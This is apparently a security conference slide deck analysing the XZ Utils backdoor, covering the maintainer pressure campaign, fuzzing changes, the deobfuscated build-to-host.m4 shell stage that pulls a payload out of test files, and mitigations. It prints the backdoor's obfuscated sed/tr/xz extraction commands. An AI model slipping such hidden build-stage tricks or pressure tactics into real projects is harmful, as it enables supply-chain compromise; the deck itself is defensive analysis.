

# The Critical Path to Implant Backdoors and Potential Mitigation Techniques: Learnings from XZ



Linux Security Summit EU, Vienna (AT)

Mario Lins, René Mayrhofer

Institute of Networks and Security and LIT Secure and Correct Systems Lab, JKU Linz

2024-09-16 09:05 (UTC+2)

# What is xz/liblzma and why should I care?



Image source: <https://pixabay.com/vectors/why-question-marks-unknown-ask-2028045/>

# What is xz/liblzma and why should I care?

<https://github.com/tukaani-project/xz>  
<https://tukaani.org/xz/>

# What is xz/liblzma and why should I care?

Library reverse-depends	Ubuntu 24.04	Debian 12.7
liblzma5	29133	27129
libc6	51209	45344
libbz2-1.0	24871	21246
liblz4-1	15170	12840
libzstd1	32249	27548
libcurl4(t64)	3125	3832
libssl3(t64)	24361	23178
libsystemd0	14579	12040
libssh2-(4 1)	6082	5484
libjpeg(62)-turbo(8)	11102	11124

```
apt-rdepends -r liblzma5 | sed 's/^ Reverse Depends: //' | sort -u | wc -l
```

# What is xz/liblzma and why should I care?

Examples for some of these packages depending on xz/liblzma:

# What is xz/liblzma and why should I care?

Examples for some of these packages depending on xz/liblzma:

- openssh: <https://www.openwall.com/lists/oss-security/2024/03/29/4>  
(only indirectly: <https://securelist.com/xz-backdoor-part-3-hooking-ssh/113007/>)

# What is xz/liblzma and why should I care?

Examples for some of these packages depending on xz/liblzma:

- openssh: <https://www.openwall.com/lists/oss-security/2024/03/29/4>  
(only indirectly: <https://securelist.com/xz-backdoor-part-3-hooking-ssh/113007/>)
- Linux kernel “for decompressing the kernel image, initramfs, and initrd”

# What is xz/liblzma and why should I care?

Examples for some of these packages depending on xz/liblzma:

- openssh: <https://www.openwall.com/lists/oss-security/2024/03/29/4>  
(only indirectly: <https://securelist.com/xz-backdoor-part-3-hooking-ssh/113007/>)
- Linux kernel “for decompressing the kernel image, initramfs, and initrd”
- apache2, nginx, postfix, dovecot, docker, kvmtool, tor, firefox, git, clang, ...



# How did this happen?





Image source: <https://pixabay.com/vectors/how-question-marks-unknown-ask-2730752/>


# Critical (Supply Chain) Attack Path



# Stage 1: Building Trust



# First suspicious commit (Nov. 2021)



# Code changes (Nov. 2021)

```
371 371             r = archive_read_extract2(a, entry, writer);
372 372             if (r != ARCHIVE_OK) {
373 373                 if (!bsdtar->verbose)
374 -                     safe_fprintf(stderr, "%s",
375 -                         archive_entry_pathname(entry));
376 -                     safe_fprintf(stderr, ":%s",
377 -                         archive_error_string(a));
374 +                     safe_fprintf(stderr, "%s", archive_entry_pathname(entry));
375 +                     fprintf(stderr, ":%s: ", archive_error_string(a));
376 +                     fprintf(stderr, "%s", strerror(errno));
378 377             if (!bsdtar->verbose)
379 378                 fprintf(stderr, "\n");
380 379             bsdtar->return_value = 1;
```

# Patch via mailing list (April 2022)

## [xz-devel] [PATCH] String to filter and filter to string

Jia Tan | Tue, 19 Apr 2022 07:07:18 -0700

These patches add `lzma_str_to_filters` and `lzma_filters_to_str` to `liblzma` and add a new `"-s, --filters"` option to `xz`. The string format is as follows:

```
{filter name}={option name}:{option value},{option name}:{option value}+{filter name}...
```

Source: <https://www.mail-archive.com/xz-devel@tukaani.org/msg00570.html>

## ”...quality of life feature...” (April 2022)

I did not test your codes, but if they work then I think the format only needs minor adjustments I suggest. Your efforts are good but based on the slow release schedule it will unfortunately be years until the community actually gets this quality of life feature.

Jigar

## "... contributors ... are hobbyists ..." (April 2022)

release. The contributors to this project are hobbyists so we can't dedicate 40+ hours a week for fast releases of high quality. Thank you for your understanding and if you want to help work on anything you can always submit a patch :)

Jia Tan



## ... more pressure ... summary of April - June 2022

Patches spend years on this mailing list. 5.2.0 release was 7 years ago. There is no reason to think anything is coming soon.

Over 1 month and no closer to being merged. Not a surprise.

Hi

Is there any progress on this? Jia I see you have recent commits. Why can't you commit this yourself?

Jigar

# In the meantime... (May 2022)

## [xz-devel] XZ for Java

Dennis Ens | Thu, 19 May 2022 12:26:03 -0700

Dear XZ Java Community

Is XZ for Java still maintained? I asked a question here a week ago and have not heard back. When I view the git log I can see it has not updated in over a year. I am looking for things like multithreaded encoding / decoding and a few updates that Brett Okken had submitted (but are still waiting for merge). Should I add these things to only my local version, or is there a plan for these things in the future?

--

Dennis Ens

Source: <https://www.mail-archive.com/xz-devel@tukaani.org/msg00567.html>

# First signs of being overwhelmed (May 2022)

I saw. I have lots of unanswered emails at the moment and obviously that isn't a good thing. After the latest XZ for Java release I've tried focus on XZ Utils (and ignored XZ for Java), although obviously that hasn't worked so well either even if some progress has happened with XZ Utils.

# Trust based on support (May 2022)

Jia Tan has helped me off-list with XZ Utils and he might have a bigger role in the future at least with XZ Utils. It's clear that my resources are too limited (thus the many emails waiting for replies) so something has to change in the long term.

--

Lasse Collin

# Attacker's goal: Passing project to new maintainer (June 2022)

Jigar Kumar | Tue, 07 Jun 2022 09:00:18 -0700

Progress will not happen until there is new maintainer. XZ for C has sparse commit log too. Dennis you are better off waiting until new maintainer happens or fork yourself. Submitting patches here has no purpose these days. The current maintainer lost interest or doesn't care to maintain anymore. It is sad to see for a repo like this.

# More pressure (June 2022)

With your current rate, I very doubt to see 5.4.0 release this year. The only progress since april has been small changes to test code. You ignore the many patches bit rotting away on this mailing list. Right now you choke your repo.  
Why wait until 5.4.0 to change maintainer? Why delay what your repo needs?

## More pressure from another user (June 2022)

I am sorry about your mental health issues, but its important to be aware of your own limits. I get that this is a hobby project for all contributors, but the community desires more. Why not pass on maintainership for XZ for C so you can give XZ for Java more attention? Or pass on XZ for Java to someone else to focus on XZ for C? Trying to maintain both means that neither are maintained well.

--

Dennis Ens

# Finally, the attacker(s) gets what they want (June 2022)

As I have hinted in earlier emails, Jia Tan may have a bigger role in the project in the future. He has been helping a lot off-list and is practically a co-maintainer already. :-)


I know that not much has happened in the git repository yet but things happen in small steps. In any case some change in maintainership is already in progress at least for XZ Utils.

--


Lasse Collin



# Authored by Jia Tan but committed by Lasse Collin (Dec. 2022)



# First commit merged by Jia Tan (Dec. 2022)



# Stage 2: Preparation




# Changing contact mail


```
▼ 5 projects/xz/project.yaml
... @@ -1,7 +1,8 @@
1 1 homepage: "https://tukaani.org/xz/"
2 2 language: c++
3 - primary_contact: "lasse.collin@tukaani.org"
  3 + primary_contact: "jia0218@gmail.com"
4 4 auto_ccs:
  5 + - "lasse.collin@tukaani.org"
5 6 - "bshas3@gmail.com"
```

Source: <https://github.com/google/oss-fuzz/pull/9960/commits/6bc9185e196090af0339c1dce7e5f7afdf874f82>

# Approve changing contact



# Replace constructor with ifunc by Hans Jansen



A screenshot of a GitHub comment by user **hansjans162** from June 23, 2023. The comment is in a dark-themed interface. It includes a profile picture of a blue and white cross, the username **hansjans162**, and the text "commented on Jun 23, 2023". To the right of the text is a "Contributor" badge and a three-dot menu icon. The comment body contains the following text:

The ifunc attribute is a cleaner and marginally more performant mechanism for dynamically choosing a routine at runtime.

The PR contains two parts:

1. The first replaces the `crc64` construct with the ifunc resolver.
2. The second modifies the build process to account for the ifunc attribute.

Source: <https://github.com/tukaani-project/xz/pull/53>

# Respective code change

```
451 - // Pointer to the the selected CRC64 method.
452 - static uint64_t (*crc64_func)(const uint8_t *buf, size_t size, uint64_t crc)
453 -     CRC64_FUNC_INIT;
452 + // The resolved function can be called as crc64_func().
453 + static uint64_t crc64_func(const uint8_t *buf, size_t size, uint64_t crc)
454 +     __attribute__((__ifunc__("crc64_resolver")));
```

# Pull request on google/oss-fuzz repository

The screenshot shows a GitHub pull request interface. At the top, the title is "xz: Disable ifunc to fix Issue 60259. #10667". Below the title, a purple "Merged" badge is followed by the text "jonathanmetzm... merged 1 commit into google:master from JiaT75:jiatan\_xz\_updates on Jul 7, 2023". A navigation bar contains tabs for "Conversation" (24), "Commits" (1), "Checks" (16), and "Files changed" (1). A comment by "JiaT75" from July 7, 2023, is displayed. The comment text states: "Indirect function support was added to xz on machines that support it for function dispatching. ifunc is not compatible with -fsanitize=address, so this should be disabled for fuzzing builds." Below the comment are reaction buttons with counts: thumbs up (135), smiley face (3), fire (3), rocket (4), and eyes (110). The contributor's name "JiaT75" is shown with a green profile picture and a "Contributor" label.

xz: Disable ifunc to fix Issue 60259. #10667

Merged jonathanmetzm... merged 1 commit into google:master from JiaT75:jiatan\_xz\_updates on Jul 7, 2023

Conversation 24 Commits 1 Checks 16 Files changed 1

JiaT75 commented on Jul 7, 2023 Contributor


Indirect function support was added to xz on machines that support it for function dispatching. ifunc is not compatible with -fsanitize=address, so this should be disabled for fuzzing builds.

135 3 3 4 110

Source: <https://github.com/google/oss-fuzz/pull/10667>



# Pull request on google/oss-fuzz repository



The screenshot shows a pull request diff for the file `projects/xz/build.sh`. The interface includes a header with a dropdown arrow, a diff icon, the number of changes (3), a color-coded bar, and the file path. The diff table shows line-by-line changes with line numbers, change indicators (up arrow, down arrow, plus, minus), and the code content. The changes include adding `--disable-lzmaininfo` and `--disable-ifunc` flags, and adding a `make clean` command.

Line	Change	Code
24		<code>--disable-xz \</code>
25		<code>--disable-xzdec \</code>
26		<code>--disable-lzmadec \</code>
27	-	<code>--disable-lzmaininfo</code>
27	+	<code>--disable-lzmaininfo \</code>
28	+	<code>--disable-ifunc</code>
28		<code>make clean</code>
29		<code>make -j\$(nproc) &amp;&amp; make -C tests/ossfuzz &amp;&amp; \</code>
30		<code>cp tests/ossfuzz/config/fuzz.options \$OUT/ &amp;&amp; \</code>

# Pull request on google/oss-fuzz repository



# Stage 3: Inject Backdoor




# Inject backdoor hidden in test files

## Tests: Add a few test files.

```
author    Jia Tan <jiat0218@gmail.com>
          Fri, 23 Feb 2024 17:09:59 +0200 (23:09 +0800)
committer Jia Tan <jiat0218@gmail.com>
          Fri, 23 Feb 2024 17:09:59 +0200 (23:09 +0800)
```

tests/files/README		<a href="#">patch</a>   <a href="#">blob</a>   <a href="#">history</a>
tests/files/bad-3-corrupt_lzma2.xz	[new file with mode: 0644]	<a href="#">patch</a>   <a href="#">blob</a>
tests/files/bad-dict_size.lzma	[new file with mode: 0644]	<a href="#">patch</a>   <a href="#">blob</a>
tests/files/good-2cat.xz	[new file with mode: 0644]	<a href="#">patch</a>   <a href="#">blob</a>
tests/files/good-large_compressed.lzma	[new file with mode: 0644]	<a href="#">patch</a>   <a href="#">blob</a>
tests/files/good-small_compressed.lzma	[new file with mode: 0644]	<a href="#">patch</a>   <a href="#">blob</a>

# Hide build-to-host.m4 file



The screenshot shows a GitHub commit interface. At the top, the file path is `xz / m4 / .gitignore` with a copy icon. Below this, a commit by user **JiaT75** is shown with the message "Update m4/.gitignore." and a green checkmark. Under the commit message, there are two tabs: "Code" (selected) and "Blame". To the right of the tabs, it says "40 lines (40 loc) · 479 Bytes". The commit content shows a single line of code: `1 build-to-host.m4`, where the text `build-to` is highlighted in pink.

# Obfuscated command hidden in built-to-host.m4

```
$ sed "r\n" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null
```

## Variable: gl\_am\_configmake

```
gl_am_configmake='grep -aErls "#{4}[:,alnum:]{5}#{4}$" $srcdir/ 2>/dev/null'
```

## New grep command in build-to-host.m4 file

```
mario@SecurityInside:~/backdoor$ ls -lha
total 12K
drwxrwxr-x  3 mario mario 4,0K Sep 10 11:42 .
drwxr-x--x 72 mario mario 4,0K Sep 10 14:47 ..
drwxrwxr-x  3 mario mario 4,0K Apr 16 10:57 tests
mario@SecurityInside:~/backdoor$ grep -aErIs "#{4}[[:alnum:]]{5}#{4}$"
tests/files/bad-3-corrupt_lzma2.xz
mario@SecurityInside:~/backdoor$
```



# Obfuscated command

```
$ sed "r\n" ./tests/files/bad-3-corrupt_lzma2.xz | eval $gl_path_map | $gl_[$1]  
_prefix -d 2>/dev/null
```

# What is sed doing here?

```
$ sed "r\n" ./tests/files/bad-3-corrupt_lzma2.xz
```

# Hidden cat command

```
mario@SecurityInside:~/backdoor$ sed "r\n" ./tests/files/bad-3-corrupt_lzma2.xz
####Hello####
mario@SecurityInside:~/backdoor$ cat ./tests/files/bad-3-corrupt_lzma2.xz
####Hello####
mario@SecurityInside:~/backdoor$ █
```

# Obfuscated command

```
$ cat ./tests/files/bad-3-corrupt_lzma2.xz | eval $gl_path_map | $gl_[$1]_prefix -  
d 2>/dev/null
```

# Analyzing the tr command

```
gl_path_map='tr "\t \- " "\t_\-"'
```

# Uncorrupt the content of test file

```
mario@SecurityInside:~/backdoor$ echo test-123_123 | tr "\t \-_" " \t_\-"  
test_123-123  
mario@SecurityInside:~/backdoor$
```

# Analyzing the next variable

```
gl_[$1]_prefix='echo $gl_am_configmake | sed "s/.*\./g"‘  
gl_[$1]_prefix='echo ./tests/files/bad-3-corrupt_lzma2.xz | sed "s/.*\./g"‘
```

## Extract the command from file name


```
mario@SecurityInside:~/backdoor$ echo ./tests/files/  
bad-3-corrupt_lzma2.xz | sed "s/.*\\.//g"  
xz  
mario@SecurityInside:~/backdoor$
```



# Unrevealed command

```
$ cat ./tests/files/bad-3-corrupt_lzma2.xz | tr "\t \_" " \t\_-" | xz -d 2>/dev/  
null
```

# Brief overview of remaining steps





# Sources

- More details and thoughts by Russ Cox on the xz attack shell script can be found at <https://research.swtch.com/xz-script>
- Other useful sources:
  - [https://x.com/fr0gger\\_/status/1774342248437813525](https://x.com/fr0gger_/status/1774342248437813525)
  - <https://gynvael.coldwind.pl/?lang=en&id=782>

# Stage 4: Deployment




# February 24th - Release of v5.6.0

 v5.6.0  
 2d7d862  

Compare ▾



## v5.6.0

 JlaT75 tagged this Feb 24











XZ Utils 5.6.0

▾ Assets

2

 Source code (zip)	Feb 24
 Source code (tar.gz)	Feb 24

# Compare to previous release v5.4.6

▼ Assets 10			
 xz-5.4.6.tar.bz2		2.08 MB	Jan 26
 xz-5.4.6.tar.bz2.sig		566 Bytes	Jan 26
 xz-5.4.6.tar.gz		2.76 MB	Jan 26
 xz-5.4.6.tar.gz.sig		566 Bytes	Jan 26
 xz-5.4.6.tar.xz		1.61 MB	Jan 26
 xz-5.4.6.tar.xz.sig		566 Bytes	Jan 26
 xz-5.4.6.tar.zst		1.66 MB	Jan 26
 xz-5.4.6.tar.zst.sig		566 Bytes	Jan 26
 Source code (zip)			Jan 26
 Source code (tar.gz)			Jan 26

# Convince Linux distributions to include it

[Message #5](#) received at submit@bugs.debian.org ([full text](#), [mbox](#), [reply](#)):

**From:** Hans Jansen <hansjansen162@outlook.com>

**To:** submit@bugs.debian.org

**Subject:** RFS: xz-utils/5.6.1-0.1 [NMU] -- XZ-format compression utilities

**Date:** Mon, 25 Mar 2024 21:28:05 +0100

Package: sponsorship-requests

Severity: normal

Dear mentors,

I am looking for a sponsor for my package "xz-utils":

# More pressure on package maintainer

[Message #37](#) received at 1067708@bugs.debian.org ([full text](#), [mbox](#), [reply](#)):

**From:** [REDACTED]@proton.me>  
**To:** "1067708@bugs.debian.org" <1067708@bugs.debian.org>  
**Cc:** "tg@debian.org" <tg@debian.org>, "sebastian@breakpoint.cc" <sebastian@breakpoint.cc>, "bage@debian.org" <bage@debian.org>  
**Subject:** Re: Bug#1067708: new upstream versions as NMU vs. xz maintenance  
**Date:** Wed, 27 Mar 2024 12:46:32 +0000

>> Very much \*not\* a fan of NMUs doing large changes such as  
>> new upstream versions.


Instead of having a policy debate over who is proper to do this upload, can this  
just be fixed? The named maintainer hasn't done an upload in 5 years.



# Stage 5: Exploitation



# Exploitation



# Conclusion



# Takeaways

- Signals for social engineering → time pressure, social pressure / fear of not keeping up with changes, etc.
- Signals for bugdoors → introducing structural/code complexity, disabling fuzzers (or other security mitigations)
- Signals for hiding/obfuscation → binary blobs in source repositories, weird encodings, dodgy shell data manipulation tricks


# Takeaways

- Signals for social engineering → time pressure, social pressure / fear of not keeping up with changes, etc.
- Signals for bugdoors → introducing structural/code complexity, disabling fuzzers (or other security mitigations)
- Signals for hiding/obfuscation → binary blobs in source repositories, weird encodings, dodgy shell data manipulation tricks


**MAJOR TODO:** Which other packages could have been exploited?

- small project + large reverse dependency tree
- parsing complex data structures

# Mitigation techniques




# Mitigation techniques



- Safe(r) languages: memory safety, type safety, ...


# Mitigation techniques



- Safe(r) languages: memory safety, type safety, ...
- Safe(r) build systems: reproducible, declarative, no preprocessors/side effects




# Mitigation techniques




- Safe(r) languages: memory safety, type safety, ...
- Safe(r) build systems: reproducible, declarative, no preprocessors/side effects
- Enforced CI checks: no disabling fuzzing

# Mitigation techniques




- Safe(r) languages: memory safety, type safety, ...
- Safe(r) build systems: reproducible, declarative, no preprocessors/side effects
- Enforced CI checks: no disabling fuzzing
- Peer review of code commits, four-eyes principle

# Mitigation techniques




- Safe(r) languages: memory safety, type safety, ...
- Safe(r) build systems: reproducible, declarative, no preprocessors/side effects
- Enforced CI checks: no disabling fuzzing
- Peer review of code commits, four-eyes principle
- Minimizing complexity of dependencies

# Mitigation techniques




- Safe(r) languages: memory safety, type safety, ...
- Safe(r) build systems: reproducible, declarative, no preprocessors/side effects
- Enforced CI checks: no disabling fuzzing
- Peer review of code commits, four-eyes principle
- Minimizing complexity of dependencies
- Documented, reproducible creation procedure for binary blobs

# Mitigation techniques



- Safe(r) languages: memory safety, type safety, ...
- Safe(r) build systems: reproducible, declarative, no preprocessors/side effects
- Enforced CI checks: no disabling fuzzing
- Peer review of code commits, four-eyes principle
- Minimizing complexity of dependencies
- Documented, reproducible creation procedure for binary blobs
- Monitoring of run-time behavior, flagging changes

# Mitigation techniques



- Safe(r) languages: memory safety, type safety, ...
- Safe(r) build systems: reproducible, declarative, no preprocessors/side effects
- Enforced CI checks: no disabling fuzzing
- Peer review of code commits, four-eyes principle
- Minimizing complexity of dependencies
- Documented, reproducible creation procedure for binary blobs
- Monitoring of run-time behavior, flagging changes

Likely **non-solutions**: real name ID checks, default suspicion

# Paper published on arXiv

## On the critical path to implant backdoors and the effectiveness of potential mitigation techniques: Early learnings from XZ

Mario Lins  
mario.lins@ins.jku.at  
Johannes Kepler University Linz  
Institute of Networks and Security  
Linz, Austria

René Mayrhofer  
rm@ins.jku.at  
Johannes Kepler University Linz  
Institute of Networks and Security  
Linz, Austria

Michael Roland  
michael.roland@ins.jku.at  
Johannes Kepler University Linz  
Institute of Networks and Security  
Linz, Austria

Daniel Hofer  
dhofer@faw.jku.at  
Johannes Kepler University Linz  
Secure and Correct Systems Lab  
Linz, Austria

Martin Schwaighofer  
martin.schwaighofer@ins.jku.at  
Johannes Kepler University Linz  
Institute of Networks and Security  
Linz, Austria

<https://arxiv.org/abs/2404.08987>



**JOHANNES KEPLER  
UNIVERSITY LINZ**